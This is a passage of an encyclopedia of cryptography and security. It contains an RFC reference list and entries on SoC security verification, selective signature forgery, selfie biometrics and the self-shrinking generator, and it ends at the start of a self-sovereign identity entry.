Chokhani S, Ford W, Sabett R, Merrill C, Wu S (2003) Internet X.509 public key infrastructure certificate policy and certification practices framework. RFC 3647

Cooper D, Santesson S, Farrell S, Boeyen S, Housley R, Polk W (2008) Internet X.509 public key infrastructure certificate and certificate revocation list (CRL) profile. RFC 5280

Deacon A, Hurst R (2007) The lightweight online certificate status protocol (OCSP) profile for high-volume environments. RFC 5019

Dierks T, Allen C (1999) The TLS protocol Version 1.0. RFC 2246

Dierks T, Rescorla E (2006) The Transport Layer Security (TLS) protocol Version 1.1. RFC 4346

Dierks T, Rescorla E (2008) The Transport Layer Security (TLS) protocol Version 1.2. RFC 5246

Dusse S, Hoffman P, Ramsdell B, Lundblade L, Repka L (1998a) S/MIME Version 2 message specification. RFC 2311

Dusse S, Hoffman P, Ramsdell B, Weinstein J (1998b) S/MIME Version 2 certificate handling. RFC 2312

Farrell S, Housley R (2002) An Internet attribute certificate profile for authorization. RFC 3281

Farrell S, Housley R, Turner S (2010) An Internet attribute certificate profile for authorization. RFC 5755

Gutmann P (2006) Internet X.509 public key infrastructure operational protocols: certificate store access via HTTP. RFC 4387

Hardt D (2012) The OAuth 2.0 authorization framework. RFC 6749

Harkins D, Carrel D (1998) The Internet Key Exchange (IKE). RFC 2409

Harrington D, Salowey J, Hardaker W (2009) Secure Shell Transport Model for the Simple Network Management Protocol (SNMP). RFC 5592

Hoffman P (ed) (1999) Enhanced security services for S/MIME. RFC 2634

Housley R (1999) Cryptographic message syntax. RFC 2630

Housley R (2004) Cryptographic message syntax. RFC 3852

Housley R (2007) Cryptographic message syntax (CMS) multiple signer clarification. RFC 4853

Housley R (2009) Cryptographic message syntax. RFC 5652

Housley R (2018) Internationalization updates to RFC 5280. RFC 8399

Housley R, Hoffman P (1999) Internet X.509 public key infrastructure operational protocols: FTP and HTTP. RFC 2585

Housley R, Ford W, Polk W, Solo D (1999) Internet X.509 public key infrastructure certificate and CRL profile. RFC 2459

Housley R, Polk W, Ford W, Solo D (2002) Internet X.509 public key infrastructure certificate and certificate revocation list (CRL) profile. RFC 3280

Howes T, Smith M (1997) LDAP: programming directory-enabled applications with lightweight directory access protocol. Macmillan Technical Publishing, Indianapolis

ITU-T (1997) Recommendation X.509: the directory – authentication framework

ITU-T (2015) Recommendation X.690: information technology – ASN.1 encoding rules: specification of basic encoding rules (BER), canonical encoding rules (CER) and distinguished encoding rules (DER)

ITU-T (2019) Recommendation X.509: the directory – public key and attribute certificate frameworks

Jones M (2015a) JSON Web Key (JWK). RFC 7517

Jones M (2015b) JSON Web Algorithms (JWA). RFC 7518

Jones M, Hildebrand J (2015) JSON Web Encryption (JWE). RFC 7516

Jones M, Bradley J, Sakimura N (2015) JSON Web Signature (JWS). RFC 7515

Kaufman C (ed) (2005) Internet Key Exchange (IKEv2) protocol. RFC 4306

Kaufman C, Hoffman P, Nir Y, Eronen P (2010) Internet Key Exchange (IKEv2) protocol. RFC 4306

Kent S (2005a) IP authentication header. RFC 4302

Kent S (2005b) IP encapsulating security payload (ESP). RFC 4303

Melnikov A, Chuang W (eds) (2018) Internationalized email addresses in X.509 certificates. RFC 8398

Mitton D (2000) Network access servers requirements: extended RADIUS practices. RFC 2882

Mitton D, St. Johns M, Barkley S, Nelson D, Patil B, Stevens M, Wolff B (2001) Authentication, authorization, and accounting: protocol evaluation. RFC 3127

Myers M, Ankney R, Malpani A, Galperin S, Adams C (1999) X.509 Internet public key infrastructure online certificate status protocol – OCSP. RFC 2560

Myers M, Liu X, Schaad J, Weinstein J (2000) Certificate management messages over CMS. RFC 2797

National Academies of Sciences, Engineering, and Medicine (2019) Quantum computing: progress and prospects

National Institute of Standards and Technology (2001) FIPS Pub 197: Advanced Encryption Standard (AES)

Ramsdell B (ed) (1999a) S/MIME Version 3 certificate handling. RFC 2632

Ramsdell B (ed) (1999b) S/MIME Version 3 message specification. RFC 2633

Ramsdell B (ed) (1999c) S/MIME Version 3.1 certificate handling. RFC 3850

Ramsdell B (ed) (1999d) S/MIME Version 3.1 message specification. RFC 3851

Rescorla E (1999) Diffie-Hellman key agreement method. RFC 2631

Rescorla E (2018) The Transport Layer Security (TLS) protocol Version 1.3. RFC 8446

Rescorla E, Modadugu N (2006) Datagram transport layer security. RFC 4347

Rescorla E, Modadugu N (2012) Datagram transport layer security Version 1.2. RFC 4347

Rigney C (2000) RADIUS accounting. RFC 2866

Rigney C, Willens S, Rubens A, Simpson W (2000a) Remote authentication dial in user service (RADIUS). RFC 2865

Rigney C, Willats W, Calhoun P (2000b) RADIUS extensions. RFC 2869

Santesson S, Polk W, Barzin P, Nystrom M (2001) Internet X.509 public key infrastructure qualified certificates profile. RFC 3039

Santesson S, Nystrom M, Polk W (2004) Internet X.509 public key infrastructure qualified certificates profile. RFC 3739

Santesson S, Myers M, Ankney R, Malpani A, Galperin S, Adams C (2013) X.509 Internet public key infrastructure online certificate status protocol – OCSP. RFC 6960

Schaad J (2011) Certificate management messages over CMS (CMC) updates. RFC 6402

Schaad J (2017) CBOR Object Signing and Encryption (COSE). RFC 8152

Schaad J, Myers M (2008) Certificate management messages over CMS (CMC). RFC 5272

Schaad J, Ramsdell B, Turner S (2019a) Secure/multipurpose Internet mail extensions (S/MIME) Version 4.0 certificate handling. RFC 8550

Schaad J, Ramsdell B, Turner S (2019b) Secure/multipurpose Internet mail extensions (S/MIME) Version 4.0 message specification. RFC 8551

Wahl M, Howes T, Kille S (1997) Lightweight directory access protocol (v3). RFC 2251

Yeong W, Howes T, Kille S (1995) Lightweight directory access protocol. RFC 1777

Yergeau F (1998) UTF-8, a transformation format of ISO 10646. RFC 2279

Ylonen T, Lonvick C (ed) (2006) The Secure Shell (SSH) protocol architecture. RFC 4251

Zeilenga K (2006) Lightweight directory access protocol (LDAP) schema definitions for X.509 certificates. RFC 4523

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300887

Security Testbed

Hybrid Cyber Range

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300888

Security Token

Authentication Token

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300889

Security Validation

Security Verification of System-on-Chips (SoCs)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300890

Security Verification

Formal Methods for the Orange Book

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1647

Security Verification of System-on-Chips (SoCs)

Kanad Basu[89] ✉
(89) Department of Electrical and Computer Engineering, University of Texas, Dallas, TX, USA

✉ **Kanad Basu**
Email: Kanad.Basu@utdallas.edu

Synonyms

RTL security verification; Security validation

Background

System-on-chips (SoCs) are being utilized in computing and communication systems. Modern SoCs are highly complex, consisting of multiple intellectual property (IP) cores, each with their unique functionality and the connections between them (Farzana et al., 2019). These IPs provide their unique security challenges when integrated in a SoC (Dessouky et al., 2019). A security vulnerability that escapes the design verification phase can result in subverting the SoC by a malicious entity, who exploits it. Recently, a set of Common Weakness Enumeration (CWE) was released by MITRE, pertaining to hardware vulnerabilities. Hardware security vulnerabilities that cannot be addressed by software or firmware patches will result in product recall, causing significant revenue loss to a design house. Unfortunately, most electronic design automation (EDA) verification tools are directed toward improving functional correctness. Hence, they are not suitable to detect security vulnerabilities. Modern

industry practices include manual register transfer level (RTL) reviews to diagnose these vulnerabilities, which is not scalable. Now, they will describe some of the existing security verification methodologies developed by both industry and academia.

State of the Art

Although the software industry has several tools to detect security vulnerabilities, there are very few EDA tools designed for hardware security. In this section, they will discuss some of the existing security verification methodologies.

Information Flow Tracking

In order to restrict hardware timing channels and counterfeit input channels, dynamic information flow tracking is performed (Suh et al., 2004; Tiwari et al., 2009; Oberg et al., 2010; Ardeshiricham et al., 2017, 2019; Qin et al., 2020). Preventing these timing channels helps in restricting software-based attacks. However, current information flow tracking practices are not scalable for larger designs.

Theorem Proving

Theorem proving has been a very popular software verification technique. In order to translate the same methodology to the hardware domain, a tool known as VeriCoq was proposed which converts Verilog to Coq theorem proving language (Bidmeshki and Makris, 2015). VeriCoq is typically used in the proof-carrying hardware intellectual property (PCHIP) framework, thereby bolstering the trust in third-party IP (3PIP).

Secure HDL

Security-aware hardware description languages (HDLs) have been developed, e.g., Caisson (Li et al., 2011) and Sapper (Li et al., 2014). Based on the security properties, these HDLs assign security labels to each wire and register. However, this is not scalable, especially for legacy IPs.

Assertion-Based Verification

Several security assertion-based verification techniques have been developed over the years, which use formal or simulation-based verification

to detect security violations using these assertions (Abramovici and Bradley, 2009; Bilzor et al., 2012, 2011; Hicks et al., 2015). Recently, a tool called Transys has been developed which translates security assertions of one design to another (Zhang and Sturton, 2020). Reutilization of commercial tools like JasperGold using security-based assertions was performed by Farzana et al. (2019). Information flow models were utilized to design security properties in order to identify critical paths (Hu et al., 2018).

Symbolic Testing

Since formal verification is constrained by state space explosion, directed test generation using symbolic simulation has been proposed for security verification (Zhang and Sturton, 2018; Zhang et al., 2018). The authors convert the RTL design to a high-level representation using Verilator and then uses KLEE symbolic simulation framework to detect vulnerabilities.

Open Problems and Future Directions

Although various solutions have been proposed in academia for security verification, none of them have been evaluated to be scalable on a large SoC. Therefore, it is imperative that the EDA community develops verification tools that can detect the security vulnerabilities of commercial SoCs.

References

Abramovici M, Bradley P (2009) Integrated circuit security: new threats and solutions. In: Proceedings of the 5th Annual Workshop on Cyber Security and Information Intelligence Research: Cyber Security and Information Intelligence Challenges and Strategies, pp 1–3

Ardeshiricham A, Hu W, Marxen J, Kastner R (2017) Register transfer level information flow tracking for provably secure hardware design. In: Design, Automation & Test in Europe Conference & Exhibition (DATE). IEEE, pp 1691–1696

Ardeshiricham A, Takashima Y, Gao S, Kastner R (2019) Verisketch: synthesizing secure hardware designs with timing-sensitive information flow properties. In: Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, pp 1623–1638

Bidmeshki MM, Makris Y (2015) VeriCoq: a Verilog-to-Coq converter for proof-carrying hardware automation. In: 2015 IEEE International Symposium on Circuits and Systems (ISCAS). IEEE, pp 29–32

Bilzor M, Huffmire T, Irvine C, Levin T (2011) Security checkers: detecting processor malicious inclusions at runtime. In: 2011 IEEE International Symposium on Hardware-Oriented Security and Trust. IEEE, pp 34–39

Bilzor M, Huffmire T, Irvine C, Levin T (2012) Evaluating security requirements in a general-purpose processor by combining assertion checkers with code coverage. In: 2012 IEEE International Symposium on Hardware-Oriented Security and Trust. IEEE, pp 49–54

Dessouky G, Gens D, Haney P, Persyn G, Kanuparthi A, Khattri H, Fung JM, Sadeghi AR, Rajendran J (2019) Hardfails: insights into software-exploitable hardware bugs. In: 28th {USENIX} Security Symposium ({USENIX} Security 19), pp 213–230

Farzana N, Rahman F, Tehranipoor M, Farahmandi F (2019) SOC security verification using property checking. In: 2019 IEEE International Test Conference (ITC). IEEE, pp 1–10

Hicks M, Sturton C, King ST, Smith JM (2015) Specs: a lightweight runtime mechanism for protecting software from security-critical processor bugs. In: Proceedings of the Twentieth International Conference on Architectural Support for Programming Languages and Operating Systems, pp 517–529

Hu W, Ardeshiricham A, Gobulukoglu MS, Wang X, Kastner R (2018) Property specific information flow analysis for hardware security verification. In: Proceedings of the International Conference on Computer-Aided Design, pp 1–8

Li X, Tiwari M, Oberg JK, Kashyap V, Chong FT, Sherwood T, Hardekopf B (2011) Caisson: a hardware description language for secure information flow. ACM Sigplan Notices 46(6):109–120

Li X, Kashyap V, Oberg JK, Tiwari M, Rajarathinam VR, Kastner R, Sherwood T, Hardekopf B, Chong FT (2014) Sapper: a language for hardware-level security policy enforcement. In: Proceedings of the 19th International Conference on Architectural Support for Programming Languages and Operating Systems, pp 97–112

Oberg J, Hu W, Irturk A, Tiwari M, Sherwood T, Kastner R (2010) Theoretical analysis of gate level information flow tracking. In: Design Automation Conference. IEEE, pp 244–247

Qin M, Wang X, Mao B, Mu D, Hu W (2020) A formal model for proving hardware timing properties and identifying timing channels. Integration 72:123–133

Suh GE, Lee JW, Zhang D, Devadas S (2004) Secure program execution via dynamic information flow tracking. ACM Sigplan Notices 39(11):85–96

Tiwari M, Wassel HM, Mazloom B, Mysore S, Chong FT, Sherwood T (2009) Complete information flow tracking from the gates up. In: Proceedings of the 14th International Conference on Architectural Support for Programming Languages and Operating Systems, pp 109–120

Zhang R, Sturton C (2018) A recursive strategy for symbolic execution to find exploits in hardware designs. In: Proceedings of the 2018 ACM SIGPLAN International Workshop on Formal Methods and Security, pp 1–9

Zhang R, Sturton C (2020) Transys: leveraging common security properties across hardware designs. In: 2020 IEEE Symposium on Security and Privacy (SP), pp 686–700

Zhang R, Deutschbein C, Huang P, Sturton C (2018) End-to-end automated exploit generation for validating the security of processor designs. In: 2018 51st Annual IEEE/ACM International Symposium on Microarchitecture (MICRO). IEEE, pp 815–827

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300891

Security Visualization

Visual Security Analytics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300892

Segregation of Duties

Separation of Duties

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_225

Selective Forgery of Digital Signatures

Gerrit Bleumer[90] ✉
(90) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

Selective forgery of digital signatures is a message-related forgery against a cryptographic digital signature scheme. Given a victim's verifying key, a selective forgery is achieved if the attacker finds a signature *s* for a message *m* selected by the attacker prior to the attack, such that the signature *s* is valid for *m* with respect to the victim's verifying key. Selective forgery defines the outcome of an attack, NOT the way how or how often the attacker can interact with the attacked signer while the attack is performed (forgery and (Menezes et al. 1997)). Important types of attacker goals used to formally define the security of digital signature schemes are in order of increasing strength: existential forgery, selective forgery, and total break.

Recommended Reading

Menezes AJ, van Oorschoot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton, p 432

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300893

Self-Defense

Cyber Deception Engineering

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1506

Selfie Biometrics

Ajita Rattani[91] ✉ and Arun Ross[92] ✉
(91) Electrical Engineering and Computer Science, Wichita State University, Wichita, KS, USA
(92) Department of Computer Science and Engineering, Michigan State University, East Lansing, MI, USA

✉ **Ajita Rattani (Corresponding author)**
Email: ajita.rattani@wichita.edu

✉ **Arun Ross**
Email: rossarun@cse.msu.edu

Definitions


Selfie biometrics is an authentication mechanism in a smartphone or a wearable device where a user captures images of their biometric traits (such as face or fingerprints) by using the imaging sensors available in the device itself.

Background

Since the inception of smartphones, smartphone *cameras* have made substantial progress. Image resolution, aperture size, and the sensor size of smartphone cameras have all improved tremendously over time. Since 2008, the megapixel count of these images has gone up from 2 to over 20; apertures have become brighter, with f/1.4 camera modules being considered; and sensor diagonal has increased from 0.25 inches to approximately 0.45 inches. These advances in smartphone cameras

facilitate the acquisition and integration of selfie biometric modalities (Jain et al., 2011) such as the face (Patel et al., 2016) and ocular region for mobile user authentication (Rattani et al., 2019b; Heusch et al., 2019). A *selfie*, by definition, is a self-portrait photograph, typically taken with a smartphone's camera, while being held in hand or supported by a selfie stick, or a wearable device.

Figure 1 shows an example of selfie face (Patel et al., 2016), fingerphoto (Mather et al., 2020) ,and ocular images (Rattani et al., 2019b; Heusch et al., 2019) captured from smartphone.



Selfie Biometrics, Fig. 1 Example of selfie (**a**) face images captured using iPhone X, (**b**) fingerphoto taken from UNFIT database (Sankaran et al., 2015), and (**c**) ocular images taken from VISOB dataset (Rattani et al., 2016)

In some cases, passcodes are used in conjunction with biometrics in a multi-factor configuration such as in iPhone X series and iPhone XI.

Application

The applications of selfie biometrics are in border control, financial transactions, and access control (Rattani et al., 2019a; Sankaran et al., 2015; Rattani and Derakhshani, 2018; Marsico et al., 2015).

- *Border Control*. Passenger-friendly security is one of the primary concerns at high-volume border checkpoints such as airports. Mobile devices are increasingly being utilized to facilitate customs and border crossings to address such needs. Mobile passport apps are already taking advantage of face selfie to authenticate and process international travelers using their smartphones.
- *Financial Market*. The democratization of financial services has gone hand-in-hand with the spread of mobile technologies. Examples include online shopping, micro-lending, immediate transfer of funds, or paying bills via mobile apps. Biometrics is increasingly being used to authenticate the involved parties in such transactions. Mobile wallets and other payment systems, such as Apple Pay and Android Pay, along with major players like MasterCard are utilizing smartphone-based selfie face and fingerprint authentication for financial transactions.
- *Access Control*. Access control is used to regulate restricted access to resources or a place. Physical and logical are two main types of access control. While physical access control limits access to buildings, rooms, areas, and IT assets, logical access control limits connection to computer networks, system files, and personal devices such as smartphones and iPads. The role of selfie biometrics mainly in logical access control is to avoid illegal access by validating the identity of a user through biometric traits. These biometric-based access control solutions are better authentication methods compared to physical keys, key cards, and PINs because they cannot be lost, stolen, and easily compromised.

Open Problems and Future Directions

Open-set liveness/spoof detection Reported error rates regarding the performance of proposed countermeasures against spoof attacks (Rattani et al., 2019b) in mobile devices are usually high, especially for replay attacks. This suggests the need for advanced and accurate methods for liveness and spoof detection for selfie biometrics. Therefore, the development of advanced and open-set liveness/anti-spoof detection methods for known and novel spoof attacks should be the path forward (Rattani et al., 2015).

On-device computation Recently, deep learning-based models have obtained very low error rates for biometrics-based mobile user authentication (Rattani et al., 2019b). However, training and testing a deep learning model is space and computationally expensive due to millions of parameters and computations that need to be performed on the data.

The significant challenge associated with selfie biometrics is the limited availability of resources within the smartphone for storage and computation. Therefore, it may be necessary to outsource the computing and storage demands to cloud computing to surpass mobile resource limits which introduces several challenges like latency, scalability, and privacy. *On-device computing* is a viable solution to reduce the latency of deep learning and addressing scalability and privacy challenges in mobile user authentication. Therefore, there is a need to develop compact size deep learning models for on-device mobile user authentication. Methods such as pruning and parameter quantization should be investigated to reduce the size of the developed models at the same time maintaining the best tradeoff between the accuracy and the model size.

Fairness analysis Recently released 2019 NIST report (Grother et al., 2019) suggests differential performance of the face recognition system across demographic factors such as gender, race, and age. The performance of selfie biometrics should be evaluated across demographic cohorts which warrants benchmarking selfie biometrics datasets collected across a wide demographic group.

Summary

In this entry, selfie biometrics is defined and the background is presented. Further, the applications, open issues, and future research directions are

enumerated.

References

Grother P, Ngan M, Hanaoka K (2019) NISTIR 8280 – face recognition vendor test (FRVT) part 3: demographic effects. Technical report, National Institute of Standards and Technology

Heusch G, de Freitas Pereira T, Marcel S (2019) A comprehensive experimental and reproducible study on selfie biometrics in multistream and heterogeneous settings. IEEE Trans Biometrics Behav Identity Sci 1(4):210–222

Jain A, Ross A, Nandakumar K (2011) Introduction to biometrics. Springer Publishers, Boston

Marsico MD, Nappi M, Riccio D, Wechsler H (2015) Mobile iris challenge evaluation (MICHE)-I biometric iris dataset and protocols. Pattern Recogn Lett 57: 17–23

Mather JF, Othman A, Tyson R, Simpson A (2020) Systems and methods for performing fingerprint based user authentication using imagery captured using mobile devices, Veridium IP Limited

Patel K, Han H, Jain AK (2016) Secure face unlock: spoof detection on smartphones. IEEE Trans Inf Forensics Secur 11(10):2268–2283

Rattani A, Derakhshani R (2018) A survey of mobile face biometrics. Elsevier J Comput Elect Eng 72:39–52

Rattani A, Scheirer WJ, Ross A (2015) Open set fingerprint spoof detection across novel fabrication materials. IEEE Trans Inf Forensics Secur 10(11):2447–2460

Rattani A, Derakhshani R, Saripalle SK, Gottemukkula V (2016) ICIP 2016 competition on mobile ocular biometric recognition. Phoenix, pp 320–324

Rattani A, Derakhshani R, Ross A (2019a) Introduction to selfie biometrics. Advances in computer vision and pattern recognition. Springer, Cham, pp 1–18

Rattani A, Derakhshani R, Ross A (2019b) Selfie biometrics: advances and challenges. Advances in computer vision and pattern recognition. Springer, Cham

Sankaran A, Malhotra A, Mittal A, Vatsa M, Singh R (2015) On smartphone camera based fingerphoto authentication, In: IEEE 7th International Conference on Biometrics Theory, Applications and Systems (BTAS). Arlington, pp 1–7. https://doi.org/10.1109/BTAS.2015.7358782

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_370

Self-Shrinking Generator

Caroline Fontain[93] ✉
(93) Lab-STICC/CID and Telecom Bretagne/ITI, CNRS/Lab-STICC/CID and Telecom Bretagne, Technopole Brest Iroise, Brest, France

✉ **Caroline Fontain**
Email: Caroline.Fontaine@telecom-bretagne.eu

Definition

The self-shrinking generator is a clock- controlled generator that has been proposed in Meier and Staffelbach (1995); it is strongly related to the shrinking generator, but uses only one Linear Feedback Shift Register (LFSR)*R*, producing a maximum-length sequence.

Background

Its principle is really easy to get: the output sequence of the LFSR is partitioned into pairs of bits. According to the value of the pair, one bit is added to the keystream, and then the pair is discarded and we go to the next one. More precisely:

Pair	Bit added
10	0
11	1
01	No bit added
00	No bit added

Example

Let us consider that R has length four, and that its feedback is given by $s_{t+1} = s_t + s_{t-3}$. If the initial state is $s_3 s_2 s_1 s_0 = 0101$, then the output of the LFSR is 10 10 11 00 10 00 11 11 01 01 10 01 00 01 11 10 10 11 00 10 00 11 11 … This gives the following output for the whole scheme: 00101101001011…..

Theory

A survey on the possible attacks has been provided in 2001 in Zenner et al. (2001), and more recent attacks have been published in Hell and Johansson (2006), Zhang and Feng (2006), and Debraize and Goubin (2008). The attack presented in Zhang and Feng (2006) retrieves the initial state of the LFSR with a time complexity of $O(2^{0.556n})$ (respectively $O(2^{0.571n})$), a memory complexity of $O(n^2)$ from $O(2^{0.161n})$ (respectively $O(2^{0.194n})$) bits of keystream for $n \geq 100$ (respectively $n < 100$). This attack, as the one presented in Hell and Johansson (2006), is independent of the Hamming weight of the feedback polynomial of the LFSR. In a more recent paper, the authors of Debraize and Goubin (2008) showed that the attack efficiency can be improved for some values of the Hamming weight of the feedback polynomial.

Some variants of the Self-Shrinking Generator have been proposed: (Hu and Xiao 2004), which cannot be considered more secure than the original one (Zhang et al. 2004; Dong and Hu 2007; Kanso 2010), whose security seems to be better for the moment.

Cross-References

Clock-Controlled Generator
Linear Feedback Shift Register
Shrinking Generator
Stream Ciphers

Recommended Reading

Debraize B, Goubin L (2008) Guess-and-determine algebraic attack on the self-shrinking generator. In: FSE'2008, Lecture notes in computer science, vol 5086. Springer, Berlin, pp 235–252

Dong L, Hu Y (2007) Weak generalized self-shrinking generators. J Syst Eng Electron 18(2):407–411

Hell M, Johansson T (2006) Two new attacks on the self-shrinking generator. IEEE Trans Info Theory 52(8):3837–3843
[MathSciNet]

Hu Y, Xiao G (2004) Generalized self-shrinking generator. IEEE Trans Info Theory 50(4):714–719
[MathSciNet]

Kanso A (2010) Modified self-shrinking generator. Comput Eletr Eng 36:993–1001

Meier W, Staffelbach O (1995) The self-shrinking generator. In: Advances in cryptology – Eurocrypt'94, Lecture notes in computer science, vol 950. Springer, Berlin, pp 205–214

Zenner E, Krause M, Lucks S (2001) Improved cryptanalysis of the self-shrinking generator. In: ACIPS'2001, Lecture notes in computer science, vol 2119. Springer, Berlin, pp 21–35

Zhang B, Feng D (2006) New guess-and-determine attack on the self-shrinking generator. In: ASIACRYPT'2006, Lecture notes in computer science, vol 4284. Springer, Berlin, pp 54–68

Zhang B, Wu H, Feng D, Bao F (2004) Security analysis of the generalized self-shrinking generator. In: Information and communications security: ICISC'04, Lecture notes in computer science, vol 3269. Springer, Berlin, pp 388–400

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1746

Self-Sovereign Identity

Marta Bellés-Muñoz[94] ✉ and Vanesa Daza[94] ✉
(94) Universitat Pompeu Fabra, Barcelona, Spain

✉ **Marta Bellés-Muñoz**
Email: marta.belles@upf.edu

✉ **Vanesa Daza (Corresponding author)**
Email: vanesa.daza@upf.edu

Definitions

In a self-sovereign identity system, individuals, entities, and corporations can manage all the elements that constitute their identity and digitally control the access to their associated credentials, giving users the freedom and exclusive power to determine their anonymity and privacy choices.

Theory and Applications

